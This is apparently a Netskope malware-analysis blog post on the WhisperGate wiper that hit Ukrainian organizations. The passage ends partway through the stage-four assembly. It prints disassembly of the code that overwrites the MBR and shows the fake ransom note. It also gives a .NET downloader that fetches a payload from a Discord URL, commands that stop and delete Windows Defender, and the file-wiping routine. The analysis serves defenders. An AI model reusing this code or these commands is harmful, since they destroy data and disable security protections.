Netskope Threat Coverage: WhisperGate

netskope.com/blog/netskope-threat-coverage-whispergate

Gustavo Palazolo January 26, 2022

Summary


A new destructive malware called WhisperGate was discovered in mid-January 2022 targeting Ukrainian organizations. This threat emerged during geopolitical conflicts in Ukraine, masquerading as ransomware. However, this malware has a more destructive nature: wiping files and corrupting disks to prevent the OS from loading. Ukraine has suffered other cyberattacks that seem to be connected to WhisperGate, such as the defacement of many websites connected to their governments.

This is a multi-stage malware, where one of the payloads is hosted on a Discord server. The preference of attackers to use cloud services for malicious purposes is increasingly common, as pointed out in an analysis of a threat campaign that uses multiple cloud services throughout the attack. The threat group behind WhisperGate is being tracked as DEV-0586, and so far there isn't any association between this attack to known APT groups. In this threat coverage, we analyzed all four stages of WhisperGate to demonstrate how it works.

Analysis

Stage 01

WhisperGate's first stage is a small executable compiled with MinGW, responsible for corrupting the disk by writing code into the Master Boot Record (MBR), which is a small section on disk that contains the Partition Table and an executable code related to the boot loader.



Binary information about WhisperGate's first stage


Corrupting the MBR is a simple technique to prevent any Operating System from loading, as the assembly code is executed before the OS.

The entire code for the first stage of WhisperGate can fit in a single screenshot, where the malware loads the MBR data that will be written to disk, opens a handle to the physical drive with **CreateFileW**, and uses **WriteFile** to writes the 512 bytes to MBR, which is located in the first sector of the disk.

```
push    ecx             ; char
call        __chkstk_ms
mov     esi, offset mbr_stub
sub     esp, eax
lea     edi, [ebp-2018h]
call    sub_401990
mov     ecx, 2048
rep movsd
mov     [esp+2040h+hTemplateFile], 0 ; hTemplateFile
mov     [esp+2040h+dwFlagsAndAttributes], 0 ; dwFlagsAndAttributes
mov     [esp+2040h+dwCreationDisposition], 3 ; dwCreationDisposition
mov     [esp+2040h+lpSecurityAttributes], 0 ; lpSecurityAttributes
mov     [esp+2040h+dwShareMode], 3 ; dwShareMode
mov     [esp+2040h+dwDesiredAccess], 10000000h ; dwDesiredAccess
mov     [esp+2040h+lpFileName], offset FileName ; "\\\\.\\PhysicalDrive0"
call    CreateFileW
mov     esi, eax
lea     eax, [ebp-2018h]
sub     esp, 1Ch
mov     [esp+2040h+lpFileName], esi ; hFile
mov     [esp+2040h+dwCreationDisposition], 0 ; lpOverlapped
mov     [esp+2040h+lpSecurityAttributes], 0 ; lpNumberOfBytesWritten
mov     [esp+2040h+dwShareMode], 512 ; nNumberOfBytesToWrite
mov     [esp+2040h+dwDesiredAccess], eax ; lpBuffer
call    WriteFile
sub     esp, 14h
mov     [esp+2040h+lpFileName], esi ; hObject
call    CloseHandle
push    eax
lea     esp, [ebp-0Ch]
xor     eax, eax
pop     ecx
pop     esi
```

Disassembled code of WhisperGate's first stage.

The MBR stub written to disk includes a 16-bit assembly code and a message.



Data written on disk by WhisperGate

If we load this data into the disassembler, we can analyze the 16-bit assembly that will be executed once the computer is rebooted, which doesn't do anything but display a message.

```
loc_7C02:                               ; CODE XREF: seg000:7C00↑j
                mov     ax, cs
                mov     ds, ax
                mov     si, 7C88h
                call    $+3
                push    ax
                cld

loc_7C0E:
                mov     al, [si]
                cmp     al, 0
                jz      short loc_7C
                call    sub_7C1C
                inc     si
                jmp     short loc_7C0E

aYourHardDriveH db 'Your hard drive has been corrupted.',0Dh,0Ah
                db 'In case you want to recover all hard drives',0Dh,0Ah
                db 'of your organization,',0Dh,0Ah
                db 'You should pay us  $10k via bitcoin wallet',0Dh,0Ah
                db '1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via',0Dh,0Ah
                db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
                db '054C057ECED5496F65',0Dh,0Ah
                db 'with your organization name.',0Dh,0Ah
                db 'We will contact you to give further instructions.',0
```

Code that is executed once the computer is infected with WhisperGate.


Once the computer is infected, as soon as it restarts, the message is displayed and the OS is prevented from loading. The message says the hard drive was corrupted and demands a payment of $10,000 via Bitcoin to a specific walled address.

Computer infected with the first stage of WhisperGate.

This is the only action performed by the first stage of WhisperGate. The following stages were created probably to add a certain resilience to the attack in case the first stage fails, as systems may use GUID Partition Table (GPD), which is MBR's successor.

Stage 02

In this stage, we have a simple .NET downloader for stage 03. The binary contains an expired signature from Microsoft, and although it is not shown by identification tools, the file is obfuscated with NetReactor, as pointed out by OALabs.



Binary information about WhisperGate's second stage.

Once running, it downloads the third stage from a Discord server, named "**Tbopbh.jpg**".

```
// Token: 0x06000001 RID: 1 RVA: 0x000020C0 File Offset: 0x000002C0
private static byte[] ChangeFacade()
{
    Facade.ReflectFacade();
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    byte[] array = (byte[])typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
    {
        typeof(string)
    }).Invoke(new WebClient(), new object[]
    {
        "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
    });
    if (array.Length > 1)
    {
        Array.Reverse(array, 0, array.Length);
    }
    return array;
}
```

WhisperGate's .NET downloader.

After the download, the malware loads the binary as a .NET assembly and executes the method named "**Ylfwdwgmpilzyaph**".


```
// Token: 0x0600000F RID: 15 RVA: 0x0000228C File Offset: 0x0000048C
public static void LogoutFacade()
{
    Type[] exportedTypes = Facade.PrintFacade().GetExportedTypes();
    foreach (Type type in exportedTypes)
    {
        Manager.FillFacade(type.GetMethods());
    }
}
```

```
// Token: 0x06000010 RID: 16 RVA: 0x000022D0 File Offset: 0x000004D0
private static void FillFacade(MethodInfo[] spec)
{
    foreach (MethodInfo methodInfo in spec)
    {
        if (methodInfo.Name == "Ylfwdwgmpilzyaph")
        {
            methodInfo.Invoke(null, null);
        }
    }
}
```

Malware executing the third stage of WhisperGate

Stage 03

Here we have a 32-bit DLL, also developed in .NET. Since this file is directly loaded by the second stage as a .NET assembly, the DLL doesn't have an entry point, which requires some adjustments to make dynamic analysis feasible.



Binary information about WhisperGate's third stage.


As shown in the image above, the file is protected with Eazfuscator, likely to hinder researchers' analysis. Searching throughout the decompiled code, we can find the same method that is executed by the second stage.

```
namespace ClassLibrary1
{
    // Token: 0x020000D4 RID: 212
    public static class Main
    {
        // Token: 0x060005B9 RID: 1465 RVA: 0x0001BF3C File Offset: 0x0001A13C
        public static void Ylfwdwgmpilzyaph()
        {
            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@H!uq=A", null);
        }

        // Token: 0x060005BA RID: 1466 RVA: 0x0001BF54 File Offset: 0x0001A154
        private static void \u0002()
        {
            \u0005\u2005\u2000.\u000E\u2005\u2000().\u0002(\u0005\u2005\u2000.\u000F\u2005\u2000(), "#6k@J\"&T(!", null);
        }
    }
}
```


Main function from the third stage of WhisperGate.

Once running, it checks if the process is running as an Administrator. If it's not the case, it launches itself with elevated permissions and exits the process.




Malware checking for administrative permissions.

Then, it drops a VBS named "**Nmddfrqqrbyjeygggda.vbs**" into the Windows temporary folder, containing a simple PowerShell code that adds the path "C:\" to Windows Defender's exclusion list.



Simple VBS / PowerShell to bypass Windows Defender.

It also drops an executable named "**AdvancedRun.exe**" to the same directory, which is a tool from NirSoft to execute programs with different settings. WhisperGate uses this tool to execute commands in the "TrustedInstaller" group context.



Usage of AvancedRun tool, by NirSoft.


It executes two commands with this tool, both as an attempt to disable Windows Defender. The first one tries to stop Defender's service, and the second tries to delete its respective folder.

```
AdvancedRun.exe /EXEFilename C:\Windows\System32\sc.exe
/WindowState 0 /CommandLine ""stop WinDefend"" /StartDirectory """" /RunAs 8 /Run

AdvancedRun.exe /EXEFilename C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
/WindowState 0 /CommandLine ""rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse""
/StartDirectory """" /RunAs 8 /Run
```


Commands executed with AdvancedRun.

Then, WhisperGate copies "InstallUtil.exe" to Windows temporary folder, which is a binary from .NET Framework.



Copying InstallUtil executable to Windows temporary folder.


And finally, WhisperGate's last stage is injected into an instance of the InstallUtil's process. The payload is stored within an encrypted resource, where all the bytes are reversed and compressed with Gzip.



Malware loading WhisperGate's last stage.

Stage 04

The binary used in this stage is quite similar to the first one in terms of compiler and linker.



WhisperGate's last stage.

Looking at the main function of the malware, we have two functions being called prior to the end of the execution.

```
; Attributes: bp-based frame

mw_main proc near

uFlags= dword ptr -18h
dwReason= dword ptr -14h

push    ebp
mov     ebp, esp
sub     esp, 18h
call    mw_main_routine
call    mw_delete_itself
mov     [esp+18h+dwReason], 14h ; dwReason
mov     [esp+18h+uFlags], 1 ; uFlags
call    ExitWindowsEx
push    eax
push    eax
xor     eax, eax
leave
retn    10h
mw_main endp
```


WhisperGate's main function.

At the function we named "**mw_main_routine**", the malware starts by listing the drives with the help of GetLogicalDrives API.

```
push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
lea     edi, [ebp+RootPathName]
mov     esi, offset aA  ; "A"
sub     esp, 3Ch
call    GetLogicalDrives
mov     ecx, 0Ah
mov     ebx, eax
rep movsb
lea     edi, [ebp+RootPathName]
mov     [ebp+var_1C], 0
xor     esi, esi
```

Malware listing OS drives.

Then, it uses GetDriveTypeW to check if the drive is either fixed or remote. If that's the case, it starts the function that will wipe the files.



Malware checking the drive type.

Within the function we named "**mw_wipe_files**", it starts by listing all the files in the root path of the drive with FindFirstFileW.

```
push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
lea     eax, [ebp+FindFileData]
sub     esp, 29Ch
mov     [esp+2A8h+lpFindFileData], eax ; lpFindFileData
mov     eax, [ebp+arg_0]
mov     [esp+2A8h+lpFileName], eax ; lpFileName
call    FindFirstFileW
mov     [ebp+hFindFile], eax
inc     eax
push    ecx
push    ecx
jz      loc_4017A8
```

Malware listing all the files in the current directory.

If the current object is a directory, the "**mw_wipe_files**" function is called recursively with the identified directory as a parameter. This is verified by calling the "**_wstat**" function and checking the st_mode bits.

```
mw_is_directory proc near               ; CODE XREF: mw_corrupt_files+128↓p

FileName        = dword ptr -48h
Stat            = dword ptr -44h
var_2C          = _stat32 ptr -2Ch
arg_0           = dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 48h
lea     eax, [ebp+var_2C]
mov     [esp+48h+Stat], eax ; Stat
